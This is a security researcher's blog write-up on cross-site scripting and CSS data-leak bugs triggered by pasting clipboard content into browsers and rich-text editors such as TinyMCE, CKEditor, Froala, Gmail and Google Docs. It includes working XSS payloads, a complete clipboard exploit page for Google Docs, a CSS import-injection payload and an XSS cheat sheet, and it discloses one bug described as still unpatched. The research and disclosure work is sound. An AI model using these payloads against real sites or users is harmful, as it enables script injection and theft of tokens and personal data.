securitum


The Curious Case of Copy & Paste – on risks of pasting arbitrary content in browsers

MICHAŁ BENTKOWSKI | June 2, 2020 | Research

This writeup is a summary of my research on issues in handling copying and pasting in: browsers, popular WYSIWYG editors, and websites. Its main goal is to raise awareness that the following scenario can make users exposed to attacks:

1. The victim visits a malicious site,
2. The victim copies something from the site to the clipboard,
3. The victim navigates to another site (for instance Gmail) with WYSIWYG editor.
4. The victim pastes data from the clipboard.

This interaction may lead to Cross-Site Scripting as shown in the video below:



In subsequent sections, I'll explain how such issues can be identified and exploited.

I am not the first person to cover security risks associated with copying and pasting. In 2015, the great Mario Heiderich had a presentation called Copy & Pest about this very topic. Mario focused on copying data from non-browser applications (like LibreOffice or MS Word) and pasting in browsers and showed that this could lead to XSS.

I have extended the research to show that:

- XSS is not the only issue in handling the clipboard data; exfiltration being the other risk,
- Even if browsers are safe from this type of bugs, JavaScript WYSIWYG editors can still introduce security issues.

Finally, I believe that an attack scenario that includes copying and pasting between two browser tabs is more likely to be exploited than copying from an external application and pasting in the browser.

In this paper, I'll explain 4 security issues in browsers and 5 vulnerabilities in rich editors, for which I got a combined bounty of over $30,000.

Clipboard basics

Copy and paste is one of the most common user interactions to share data between two applications. The clipboard can contain various types of data, for instance:

- Plain text
- Formatted text

- Etc.

In this writeup, I'll focus on formatted text since it is equivalent to HTML markup in the world of browsers. This means that if you copy the following text: "hello **there**", then the clipboard will contain HTML content: `hello <b>there</b>`.

Interestingly, browsers expose API that lets you set arbitrary clipboard content from JavaScript code. Consider the following example:

```
document.oncopy = event => {
  event.preventDefault();
  event.clipboardData.setData('text/html', '<b>Any HTML here</b>!');
}
```

The call `event.preventDefault()` is needed to ensure that the browser's standard behavior on copying is blocked, and the clipboard is filled only with the second argument to `clipboardData.setData`.

The obvious attack vector here is the ability to put XSS payload in the clipboard:

```
document.oncopy = event => {
  event.preventDefault();
  event.clipboardData.setData('text/html', '<img src onerror=alert(1)>');
}
```

Browser vendors are fully aware of this attack scenario. As a prevention method, they introduced content sanitization on pasting; that is, removing elements and attributes that are considered harmful.

I've created a simple website called "Copy & Paste Playground" to simplify the process of looking for sanitization bugs in browsers.




Fig 1. Copy & Paste playground

The interface is divided into two parts:

- On the left, you can enter the HTML markup, and watch the DOM tree generated by the browser. Then, after clicking "Copy as HTML", the exact HTML you entered is copied to clipboard.
- The right side, on the other hand, contains a rich editor (or WYSIWYG editor) in which you can paste from the clipboard. DOM tree is also shown for the contents of the editor so that it's easy to compare with the left side to find out how the browser sanitized the HTML.

In the example in figure 1: firstly, I entered the following XSS payload in the HTML input field: `<img src=1 onerror=alert(1)>`; secondly, I clicked "Copy as HTML"; finally, I pasted it in the paste target. The view of DOM trees makes it easy to see that the browser stripped the `onerror` attribute after pasting. You can also use "Copy & Paste playground" to test for XSS issues via copy&paste in external pages; first copy arbitrary HTML from the playground and then paste it on an external page (or even an external application).

Considering that browsers must employ some logic behind deciding whether any HTML element or attribute should be sanitized or not, I decided to give them a look, and try to find bypasses. As a result, I found at least one sanitizer bypass in all major browsers: Chromium, Firefox, Safari, and the classic Edge.

Copy&paste bugs in browsers

In this section I'll describe in detail a selection of clipboard sanitizer issues I identified.

Chromium #1 (Universal XSS)

The first bug I identified is a universal XSS, fixed in Chromium 79 (crbug.com/1011950). I noticed an interesting peculiarity when pasting an HTML code with a `<div>` element. DOM tree created after pasting depended on the exact place in which the paste occurred. Consider the simple HTML snippet:

And that the rich editor has content:


```
1234
```

Now when the snippet is pasted at the very end, the resulting HTML is:

```
1234A<div>DIV</div>
```

This is expected as the resulting HTML is the same as the HTML copied to the clipboard. However, if the snippet is pasted in the middle of `1234`, then a different HTML is rendered:

```
12A<br>DIV34
```



Surprising behavior after pasting in the middle of the text

The behavior seems unusual: the `<div>` element is completely omitted from pasted content, while in the point in which `<div>` should normally end, a `<br>` tag appeared. The same behavior is observed with any HTML element that has a CSS rule: `display: block`. This looked really promising because what we're witnessing is a mutation. And if history of browsers teaches us anything, it is that mutations often lead to vulnerabilities.

After some investigation, `<math>` element proved to be useful. It is often handy in bypassing various sanitizers as it introduces the so-called "foreign content" and some markup is parsed differently when it's a descendent of a `<math>` element than in any other part of HTML.

Let's have a look at a simple example. In HTML parsing of `<style>` element cannot yield any child elements other than text nodes. For instance, the following markup:

```
<style>
  Test1 <a>Test2</a>
</style>
```

is parsed into the following DOM tree:

```
└─<STYLE>
    └─#text: "Test1 <a>Test2</a>"
```

The conclusion is that content inside the `<style>` is treated as text. However, if `<style>` element becomes a descendent of `<math>` element, parsing changes drastically. The following code

```
<math>
  <style>Test1
    <a>Test2</a>
  </style>
</math>
```


is parsed to:

```
└─<math>
    └─<style>
        ├─#text: "Test1 "
        └─<a>
            └─#text: "Test2"
```

In this case, the `<style>` element can have child elements. This difference may lead to Cross-Site Scripting in certain cases (an example being my DOMPurify bypass).

So let's take the following snippet of HTML:

The DOM tree looks safe: the `<img>` element is within the `title` attribute so it is not rendered. Nonetheless, after removing `<math>` element, parsing of the HTML code yields a different DOM tree:




The XSS payload executes as the `</style>` closing tag, which originally was placed in the `title` attribute, now closes the `<style>` element since no foreign content was introduced.

Going back to copy&paste, I wondered what happens to the clipboard content when it contains a `<math>` element containing a child element with `style=display:block` knowing that the latter leads to a mutation on pasting. I created the following snippet:

```
1 a<math>b<xss style=display:block>TEST
```

(Side-note: all elements have a text node because Chromium tends to omit HTML elements completely after pasting if they have no text)

Then I pasted it in the middle of a rich editor containing only a text node with content: `"1234"`. The DOM tree after pasting was:




Note that the `"TEST"` string which initially was inside the `<xss>` element (and, by extension, the `<math>` element) is placed outside of `<math>` after mutation.

Thus, the ultimate payload is:

```
1 a<math>b<xss style=display:block>c<style>d<a title="</style><img src onerror=alert(1)>">e
```

And after pasting it in the middle of a rich editor, it created the following DOM tree:



After mutation, the `<img>` element "escaped" from `title` attribute and was placed in the DOM tree without any sanitization whatsoever. To prove that the exploit works to Chromium Security Team, I provided them with the following video, showing I can trigger XSS on GMail, Wikipedia, and Blogger.

0:00 / 0:32

Google rewarded the report with a bounty of $2,000.

Chromium #2 (CSS leak)

When I reported the universal XSS to Chromium, I mentioned as a side-note that another way to abuse the clipboard is to inject `<style>` elements to leak data from the page (for instance: CSRF tokens, or user's personal information). A fix to the original issue didn't cover it, hence Google staff created another issue (crbug/1017871) to work out whether the injection of CSS has a security risk.

Abusing stylesheets to leak data from websites is nothing new. For instance, in 2018 Pepe Vila showed that a single injection point is enough to leak data from CSS, the same trick was later rediscovered by d0nut in 2019. I also wrote an article about CSS data exfiltration in Firefox via a single injection point at the beginning of this year (even though the title of the post explicitly mentions Firefox, the same code works also for Chromium).

So my job was to convince Chromium security folks that injecting styles via copy&paste indeed has security implications. And I did it with the following video that proves that you can leak the email address of currently logged in user in Gmail.

0:00 / 0:21

If you wish to work out how the exploit exactly works, please refer to the article about data exfiltration via a single injection point. For this bug, Google decided to issue a reward of $10,000.

I reported two more copy&paste bugs to Chromium (crbug/1040755 and crbug/1065761), one to Safari and one to the classic Edge. However, all these bugs are very similar, and considering that not all are fixed or de-restricted, I decided to refrain from disclosing them for now.

Firefox #1 (CSS data leak)

However, there are two other bugs I'm perfectly fine to disclose, which happened in Firefox: CVE-2019-17016 and CVE-2019-17022. Both were fixed in Firefox 72, released on 7th January 2020.

Firefox allowed pasting stylesheets from the clipboard. For instance, if we copy the following HTML:

```
<style>*{background: yellow}</style>
```

Then on pasting, Firefox doesn't change it; that is, the background immediately turns `yellow`. It is important to note that certain CSS rules are not allowed in pasted content and are deleted. One example is `@import`, which is necessary for any real-world exploitation of CSS leaks.

Consider the following HTML snippet:

```
<style>
@import '//some-url';
* { background: yellow; }
</style>
```

After pasting, it is transformed to:

```
<style>
* { background: yellow none repeat scroll 0% 0%; }
</style>
```

Once again we are dealing with mutation, but this time it is a stylesheet mutation. Firefox CSS sanitizer checked if the stylesheet contains any rules needing sanitization. If so, then the offending rules are removed and the whole stylesheet is rewritten. Otherwise, the stylesheet is pasted verbatim. This creates a new attack surface, since rewriting stylesheet might introduce new, unexpected rules.

I noticed that Firefox mishandles the rather obscure CSS feature that is the @namespace at-rule. According to MDN: "the `@namespace` rule is generally only useful when dealing with documents containing multiple namespaces – such as HTML5 with inline SVG or MathML or XML that mixes multiple vocabularies".

I created a simple stylesheet with the `@namespace` rule:

```
<style>
@import '';
@namespace url('aaa');
</style>
```

After copying and pasting it from the clipboard, it was mutated to the following form:

```
<style>
@namespace url("aaa");
</style>
```

```
<style>@import '';
@namespace url('a"TEST');
</style>
```

And Firefox mishandled rewriting this stylesheet and didn't escape the double-quote character properly:

```
<style>
@namespace url("a"TEST");
</style>
```

This made it possible to include arbitrary rules in the stylesheet. The ultimate payload proving that I could include my own `@import` rule in the stylesheet is the following:

```
<style>@import '';
@namespace url('a"x); @import \'https://SOME-URL\';');
</style>
```

It got rewritten to:

```
<style>
@namespace url("a"x);
@import 'https://SOME-URL';
");
</style>
```

While at first sight, it might seem that the `@import` will be ignored because it is not the first rule in the stylesheet (which is required by CSS spec), it gets processed as the `@namespace` rule is invalid (because of the redundant `x`) and ignored by the parser.

In order to prove to Mozilla that the exploit actually works, I created a video that leaks a CSRF token from an example page. Refer to the article about stealing data with CSS via a single injection point in Firefox to find out how exactly the exploit looked like.

0:00 / 0:41

Firefox #2 (mutation XSS)

Furthermore, I reported another issue to Firefox, tracked as CVE-2019-17022, that introduced a mutation XSS to Firefox.

The root cause of this issue was exactly the same as in the previous one, but this time it is exploited differently.

Assume we have the following stylesheet:

```
<style>
@import'';
@font-face { font-family: 'ab<\/style><img src onerror=alert(1)>'}
</style>
```

After pasting, Firefox sanitized it to the following form:

```
<style>
@font-face { font-family: "ab</style><img src onerror=alert(1)>"; }
</style>
```

tag. However, if the website does something akin to:

```
textEditor.innerHTML = clipboardData.innerHTML;
```

then it is vulnerable to XSS, because the `<img>` element would leave the `<style>` element. I assumed that certain WYSIWYG editors might do that because essentially assigning innerHTML of one element to another element should be harmless. Moreover, certain WYSIWYG editors let browsers handle the clipboard content and then perform some transformation on it after it was pre-sanitized.

I had a look at GitHub repo called awesome-wysiwyg to see if the behavior of Firefox makes any editor vulnerable. And the search wasn't too long because the first editor from the top: Aloha Editor happened to be vulnerable. After pasting the aforementioned payload, the XSS immediately triggers.

Aloha Editor uses an out-of-screen `<div>` stored in a variable called `$CLIPBOARD`:

```
    var $CLIPBOARD = $('<div style="position:absolute; ' +
                       'clip:rect(0px,0px,0px,0px); ' +
                       'width:1px; height:1px;"></div>').contentEditable(true);
```

(source: https://github.com/alohaeditor/Aloha-Editor/blob/04c76a1013ae1c65af2ac34e5e95dfedda175f99/src/plugins/common/paste/lib/paste-plugin.js#L93)

On pasting, the clipboard content is pasted into the element, and then handled via `handleContent` function that removes certain elements :

```
handleContent: function (content) {
    var $content;

    if (typeof content === 'string') {
        $content = $('<div>' + content + '</div>');
    } else if (content instanceof $) {
        $content = $('<div>').append(content);
    }

    if (this.enabled) {
        removeFormatting($content, this.strippedElements);
    }

    return $content.html();
}
```

The mutation XSS triggers when the `content` variable (containing HTML pre-sanitized by the browser) is used as an argument in jQuery `$` function. At this point `content` contains:

```
"<style>@font-face { font-family: \"ab</style><img src onerror=alert(1)>\"; }</style>"
```

which is an XSS vector.

Aloha Editor wasn't the only editor in which it was possible to trigger the mutation XSS. I leave it as an exercise to the reader to find others.

Mozilla rewarded me with a combined bounty of $3,000 for these two bugs.

Now let's assume that we live in a perfect world in which browsers fixed all sanitizer bypasses and no more exist. Does this mean that we are safe when we are pasting data from untrusted websites? The short answer is: no.

Bugs in visual editors

```
document.addEventListener('paste', event => {
    event.preventDefault();
    const html = event.clipboardData.getData('text/html');
    // handle the html...
    // ... for instance
    someElement.innerHTML = html; // 😱
});
```

In the snippet, the clipboard content is assigned to `html` variable, which, in turn, is assigned to `innerHTML` of an element, leading to XSS.

Basically every popular WYSIWYG editor handles the paste event by itself. There are several reasons to do it:

- Removing dangerous elements (like `<script>`),
- Handling content from popular editors (Word, Google Docs etc) in a nice way,
- Normalizing pasted elements (for instance: substitute all instances of `<b>` element with `<strong>`).

In the subsequent sections, I'll walk through a few real-world examples of mishandling clipboard content by websites and popular WYSIWYG editors.

TinyMCE

TinyMCE is self-proclaimed "the most advanced WYSIWYG HTML editor" and, from my experience, is indeed one of the most popular editors (if not the most).

On pasting, TinyMCE handles the content by parsing HTML, applying some transformations, and then serializing it back to HTML. TinyMCE doesn't use any HTML parsers provided in JavaScript (like DOMParser) but employs its own solution.

As an example of TinyMCE sanitization, consider the following HTML snippet to be pasted from clipboard:

```
<b>Bold</b><!-- comment -->
```

TinyMCE parses it to the following DOM tree:

```
├─<B>
│   └─#text: "Bold"
└─#comment: comment
```

Then it decides that `<b>` element should be replaced with `<strong>` and the comment should be left intact. The DOM tree is then serialized into:

```
<strong>Bold</strong><!-- comment -->
```

And this string is assigned to `outerHTML` of a certain element.

So far so good. The problem with TinyMCE's parser was that it failed to recognize that in HTML5 `--!>` is a valid comment ending. Thus, the following HTML:

```
a<!-- x --!> <img src onerror=alert(1)> -->b
```

is parsed into the following tree by TinyMCE:

```
├─#text: "a"
├─#comment: x --!> <img src onerror
=alert(1)>
└─#text: "b"
```

Since the editor assumes the tree is harmless, it is serialized back to the same form:

```
a<!-- x --!> <img src onerror=alert(1)> -->b
```

And it is assigned to the `outerHTML`. After the assignment, it's the browser's turn to parse the HTML and it does it differently:

```
├─#text: "a"
├─#comment: x
├─#text: " "
└─<IMG src="" onerror="alert(1)" />
```

Since the `<img>` element appears in the document, the XSS will fire.

I reported the bug (and a few others) to TinyMCE and they released two security advisories:

- https://github.com/tinymce/tinymce/security/advisories/GHSA-27gm-ghr9-4v95
- https://github.com/tinymce/tinymce/security/advisories/GHSA-c78w-2gw7-gjv3

If you're a developer of an application using TinyMCE, make sure to update it to version 5.2.2 or higher.

CKEditor 4

CKEditor 4 is another highly popular WYSIWYG editor, which advertises itself as "number #1 rich text editor with the most features".

CKEditor has an interesting notion of "protecting" some data on copying so that exactly the same markup is pasted. For example, if the HTML within CKEditor has a comment:

```
1 <p>A<!-- comment -->B</p>
```

Then if you copy it from the editor, the clipboard will contain the following HTML:

```
1 A<!--{cke_protected}{C}%3C!%2D%2D%20comment%20%2D%2D%3E-->B
```

The idea is that CKEditor wants to make sure that the comment is pasted as-is, without any scrambling. The problem (once again!) is that CKEditor was unaware that `--!>` closes the HTML comment, allowing to sneak arbitrary markup. Hence, the following payload triggered the XSS:

```
1 A<!--{cke_protected} --!><img src=1 onerror=alert(1)> -->B
```

CKEditor assumed that `--!><img src=1 onerror=alert(1)>` is the text of the comment and pasted it verbatim, while browser closed it on `--!>` and rendered the `<img>` element.

I reported the bug to CKEditor and it was fixed in version 4.14.0.

Froala

Froala, according to its official website, is a WYSIWYG editor that "builds editing software for fast development with better developer and user experience in mind".

The bug I'm describing is a 0-day and, as of 4th June 2020, it still works in the current stable version. I reported the bug on 22nd January 2020, and the only answer I got was that: "I have submitted this issue to development, but a timeline has not yet been established for a fix". I asked about the issue three times in the meantime to no avail.

Froala is guilty of carrying out extensive HTML processing using regular expressions and string processing. What I'm showing below is just one issue that stems from it but I'm sure there will be more.

After pasting from the clipboard, Froala takes the HTML and (among others) perform the following operations:

1. Replace all matches of regex: `/(?:(?!<\/noscript>)<[^<])*<\/noscript>/gi` with `[FROALA.EDITOR.NOSCRIPT 0]` (the number is incremented if more `<noscript>` tags are found). The goal of the regex is to match all `<noscript>` elements along with their content.
2. Feed the resulting HTML into `DOMParser`,
3. Perform some sanitization on the document tree generated by `DOMParser`,
4. Serialize the tree back into HTML
5. Change `[FROALA.EDITOR.NOSCRIPT 0]` back to its original value.

Keeping that in mind, consider the following snippet:

```
1 a<u title='<noscript>"><img src onerror=alert(1)></noscript>'>b
```

```
├#text: "a"
└<U title="<noscript>"><img src onerror=alert
(1)></noscript>">
    └#text: "b"
```

Then, after this HTML is fed through DOMParser, the resulting HTML is:

```
a<u title="[FROALA.EDITOR.NOSCRIPT 0]">b</u>
```

Notice how single quotes were replaced with double-quotes. Afterward, `[FROALA.EDITOR.NOSCRIPT 0]` is replaced with the original `<noscript>` element:

```
a<u title="<noscript>"><img src onerror=alert(1)></noscript>">b</u>
```

which is parsed into the following DOM tree by the browser:

```
├─#text: "a"
└─<U title="<noscript>">
    ├─<IMG src="" onerror="alert(1)"/>
    └─#text: """>b"
```

And this triggers the XSS. Another fine example that processing HTML as strings is almost always a bad idea!

Gmail

Gmail sanitizes the clipboard content with Google's own Closure Library sanitizer. The code that handled `paste` event was roughly equivalent to the following snippet:

```
document.addEventListener('paste', event => {
    const data = event.clipboardData.getData('text/html');
    const sanitized = sanitizeWithClosure(data);
    insertIntoDOMTree(sanitized);
    event.preventDefault();
});
```

While it may look safe at first sight, there is one caveat: if `sanitizeWithClosure` throws an exception, then `event.preventDefault()` is never called, meaning that the Closure sanitizer is completely ignored and the browser's sanitizer used. When I reported the bug to Google, the Chromium #1 issue was not fixed yet, hence fallback to browser's sanitizer could lead to XSS.

The question that remains is: how can we make Closure throws an exception? I found one way to trigger an exception: the sanitizer needs to be fed with the following code:

```
<math><a style=1>
```

Then Closure will throw a `Not an HTMLElement` exception:

```
▸Uncaught Error: Not an HTMLElement                                VM3760:17
    at assertHTMLElement (VM452 noclobber.js:264)
    at Object.getElementStyle (VM452 noclobber.js:251)
    at Function.goog.html.sanitizer.HtmlSanitizer.getContext_ (VM393 htmlsanitize
r.js:1033)
    at goog.html.sanitizer.HtmlSanitizer.processElementAttribute (VM393 htmlsanit
izer.js:1212)
    at
goog.html.sanitizer.HtmlSanitizer.SafeDomTreeProcessor.processElementAttributes_
(VM3077 safedomtreeprocessor.js:308)
    at goog.html.sanitizer.HtmlSanitizer.SafeDomTreeProcessor.createElement_ (VM3
077 safedomtreeprocessor.js:275)
    at goog.html.sanitizer.HtmlSanitizer.SafeDomTreeProcessor.createNode_ (VM3077_
safedomtreeprocessor.js:241)
    at goog.html.sanitizer.HtmlSanitizer.SafeDomTreeProcessor.processToTree (VM30
77 safedomtreeprocessor.js:152)
    at goog.html.sanitizer.HtmlSanitizer.SafeDomTreeProcessor.processToString (VM
3077 safedomtreeprocessor.js:105)
    at goog.html.sanitizer.HtmlSanitizer.sanitize (VM393 htmlsanitizer.js:1049)
```

This appears to be a bug in Closure (and actually makes it easy to identify if a given website uses it) but Google didn't fix it. I have created a Closure playground at https://jsbin.com/mahinanuru/edit?html,output if you wish to tinker with it by yourself. The bug is triggered whenever you have an element with `style` attribute inside `<math>` element.

The payload exploiting this issue was identical to the payload in Chromium (as the payload already has an element with a `style` attribute inside `<math>`):

```
<math><xss style=display:block>t<style>X<a title="</style><img src onerror=alert(1)>">.<a>.
```

Even though exploitation of the issue requires a bug in a browser, Google paid the full bounty of $5,000.

Google Docs

In previous sections of this writeup, I've only mentioned that `text/html` may be dangerous on pasting. However, some websites define their own, non-HTML content types.

We can set arbitrary content-type on copying with the following pattern:

```
document.oncopy = event => {
```

```
document.onpaste = event => {
  event.preventDefault();
  event.clipboardData.getData('any/content/type/we/like');
}
```

This was the case in Google Docs. If you copy anything from Google Docs, then it sets data with content-type: `application/x-vnd.google-docs-document-slice-clip+wrapped` that is just a big JSON object:

```
{
   "dih":975000415,
   "data":"{\"resolved\":{\"dsl_spacers\":\"asdasd\",\"dsl_styleslices\":[{\"stsl_type\":\"autogen\",\"stsl_styl
   "edi":"vLb-1osDJxG2Aj5_yQZ5PyY1SJdDz-rpChT_JroC9jk9PAd9bp5B8N1yKYazhrThp5DiwYWjBjX5Pn8zC7PoCyEMll0M0ZYqrvOAAC
   "dct":"kix",
   "ds":false
}
```

Some parts of this JSON are reflected in HTML. I noticed that the JSON had a key `hclr_color` that contained the color of an element in the document. And the exploitation of the issue was as simple as setting it to:

```
{
 ...
    "hclr_color": "#000000\"><img src onerror=alert(document.domain)>"
 ...
}
```

Here's the whole exploit:

```
<!doctype html><meta charset=utf-8>
<script id=data type=application/json>
    {
        "resolved": {
            "dsl_spacers": "xss\n",
            "dsl_styleslices": [
                {
                    "stsl_type": "text",
                    "stsl_styles": [
                        {
                            "ts_fgc2": {
                                "clr_type": 0,
                                "hclr_color": "#000000\"><img src onerror=alert(document.domain)>"
                            }
                        }
                    ]
                }
            ],
            "dsl_metastyleslices": []
        }
    }
</script>

<script id=main type=application/json>
    {
        "dih": 1093331268,
        "data": "HERE_COMES_ANOTHER_STRINGIFIED_JSON",
        "edi": "WHATEVER",
        "dct": "kix",
        "ds": false
    }
</script>

<script>
    let mainJson = JSON.parse(document.getElementById('main').textContent);
    let dataJson = JSON.parse(document.getElementById('data').textContent);

    function getExploitJson() {
        // Replace PLACEHOLDER with actual stringified dataJson
        mainJson.data = JSON.stringify(dataJson);

        return JSON.stringify(mainJson);
    }

    document.oncopy = ev => {
        ev.preventDefault();
        ev.clipboardData.setData('application/x-vnd.google-docs-document-slice-clip+wrapped', getExploitJson())

    }
</script>
Please <button onclick="document.execCommand('copy')">copy</button> me!
```

Certain Unnamed Application

The last example happened in a certain application I cannot name (as the bug is not yet fixed) but it shows a pattern that could be observed in many WYSIWYG editors. As mentioned already with Aloha Editor, certain editors let the browsers do the initial sanitization and then perform some operations on pre-sanitized content.

Consider a simple page with the following code:

```
<!doctype html><meta charset="utf-8">
<style>
    #editor {
        border: inset;
        min-height: 300px;
        min-width: 300px;
        width: 30%;
    }
</style>
Here's a rich editor:
<div id=editor contenteditable></div>
<script>
    document.addEventListener('paste', event => {
        setTimeout(() => {
            const styles = document.querySelectorAll('#editor style');
            for (let style of styles) {
                style.remove();
```

It lets the browser sanitize the content from clipboard but then decides to remove all `<style>` elements via `document.querySelectorAll`. If data exfiltration with CSS stylesheet was attempted here, it would fail because 100ms wouldn't be enough to leak a lengthy token.

To mount the attack, the attacker might use another well-known attack: DOM Clobbbering. Consider the following snippet pasted from clipboard:

```
<style>/* exfiltration attempt here */</style><img name=querySelectorAll>
```

Afterward, removal of `<style>` elements fails because `document.querySelectorAll` is no longer the original DOM function, but it points to the `<img>`; hence `document.querySelectorAll` throws an exception and `style.remove()` is never called. As a result, the attacker has a bigger time frame to leak the token.

Summary

In the writeup I have shown that pasting content from clipboard appears to be an under-estimated attack vector, and it makes lots of applications and popular WYSIWYG editors vulnerable to Cross-Site Scripting or data exfiltration.

The specification of Clipboard APIs is extremely vague on sanitizing content on pasting. Even though the risk is directly mentioned in the spec, the spec only says that: "some implementations mitigate the risks associated with pasting rich text by stripping potentially malicious content such as SCRIPT elements and javascript: links by default when pasting rich text, but allow a paste event handler to retrieve and process the original, un-sanitized data". I believe that browser vendors should work out specific sanitization rules to make sure they are safe and consistent in all browsers.

If you're a bug hunter, then you have a "new" enormous attack surface to test. If you spot any rich-editor in an application, you can use the Copy & Paste playground to copy arbitrary HTML to the clipboard, and check how the application behaves on pasting. You can also use the cheat sheet below as a starting point for your tests.

Appendix: copy&paste XSS cheat sheet

URL to Copy & Paste playground: https://cdn.sekurak.pl/copy-paste/playground.html

Description	Payload
Basic payload	`<img src onerror=alert(1)>`
TinyMCE payload	`<!-- --!> <img src onerror=alert(1)> -->`
CKEditor payload	`<!--{cke_protected} --!> <img src onerror=alert(1)>-->`
Froala payload	`a<u title='<noscript>"><img src onerror=alert(1)></noscript>'>b`

Pentests

I'm a Chief Security Researcher at Securitum. If you would like to do a pentest with us, e-mail me or simply reach out via https://research.securitum.com/penetration-testing/. Our 30+ team does few hundreds commercial pentests every year.

Author: Michał Bentkowski

Tagged: Bug Bounty, Copy & Paste

Next posts:

How to secure WordPress – step by step guide

Art of bug bounty: a way from JS file analysis to XSS

He speaks XSS.

→ All posts by author

Find us on Linkedin!

Research updates?

E-mail address *

We keep your data private and use it only for research updates newsletter. We also hate spam! Read our Privacy Policy.

Subscribe!

Categories

Education	42
Research	33
Uncategorized	1

Tags

Active Directory · Analysis · Apache · Browser security · Bug Bounty · Bypass · CA · Camera · Car · CCTV · Censys · Cisco · Cordova · Credit Card · Cryptography · CSS · Desktop · dompurify · Google · Hack · hacking · Hangouts · HTTP · HTTP/2 · IoT · javascript · Linux · Malware · Mozilla Firefox · NMAP · OSINT · Paypass · RCE · Reconnaissance · Shodan · SSL · Takeover · Upload · Vulnerability · Web Hacking · WiFi · windows · XSS · XSSMas · Zoomeye

Archives

2022	9
2021	3
2020	10
2019	8
2018	10
2017	18
2016	8
2015	5

Follow us on:

IT

Pages

Research Home Page
Penetration Testing
Privacy Policy
About us
Contact us

Recent Posts

Amazon once again lost control (for 3 hours) over the IP pool in a BGP Hijacking attack
October 28, 2022

SOCMINT – or rather OSINT of social media
October 15, 2022

PyScript – or rather Python in your browser + what can be done with it?
September 10, 2022

Part 3. Windows security: reconnaissance of Active Directory environment with BloodHound.
August 19, 2022